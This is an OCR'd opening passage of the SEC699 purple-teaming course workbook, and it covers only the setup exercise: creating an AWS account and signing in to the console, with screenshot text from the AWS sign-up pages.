
Workbook
Sections 1-3

Day 1: Introduction to Purple-Teaming Tools

Welcome to Day 1 of SEC699! This wiki will walk you through the different labs of the week!

Find below the network topology of the lab environment you will be working in.



If you have any questions, please don't hesitate to reach out to your Instructor!

Exercise 0: Creating an AWS account

As a prerequisite for the class, we will complete the following steps:


- Create an AWS account to use during the class;
- Download the SEC699 VM.

Objective 1: Creating an AWS account


During this objective, we will create an Amazon account. To do this, you have to have the following prerequisites ready:

- A valid email adress to register your AWS account;
- A valid credit card to link to your AWS account.


1. Go to aws.amazon.com; you will be presented with the following view:




2. Click on create an AWS Account and follow the sign-up steps:


AWS Console - Signup
portal.aws.amazon.com/billing/signup?nc2=h_ct&src=default&redirect_url=https...
Incognito
aws
English
Create an AWS account
AWS Accounts Include 12 Months of Free Tier Access
Including use of Amazon EC2, Amazon S3, and Amazon DynamoDB
Visit aws.amazon.com/free for full offer terms
Email address
Password
Confirm password
* The passwords are not equal.
AWS account name
Continue
Sign in to an existing AWS account
© 2020 Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy Policy
Terms of Use

3. When having to select a support plan, select the `Basic Plan`:



4. You will be redirected back to the main AWS screen after signing up. Click on `Sign in to the Console`:



5. When logging in, select `Root user` and provide your AWS credentials:

Sign in

Root user
Account owner that performs tasks requiring unrestricted access. Learn more

IAM user
User within an account that performs daily tasks. Learn more


Root user email address

Next

New to AWS?

Create a new AWS account


6. Once logged in, you will be presented with the AWS overview:



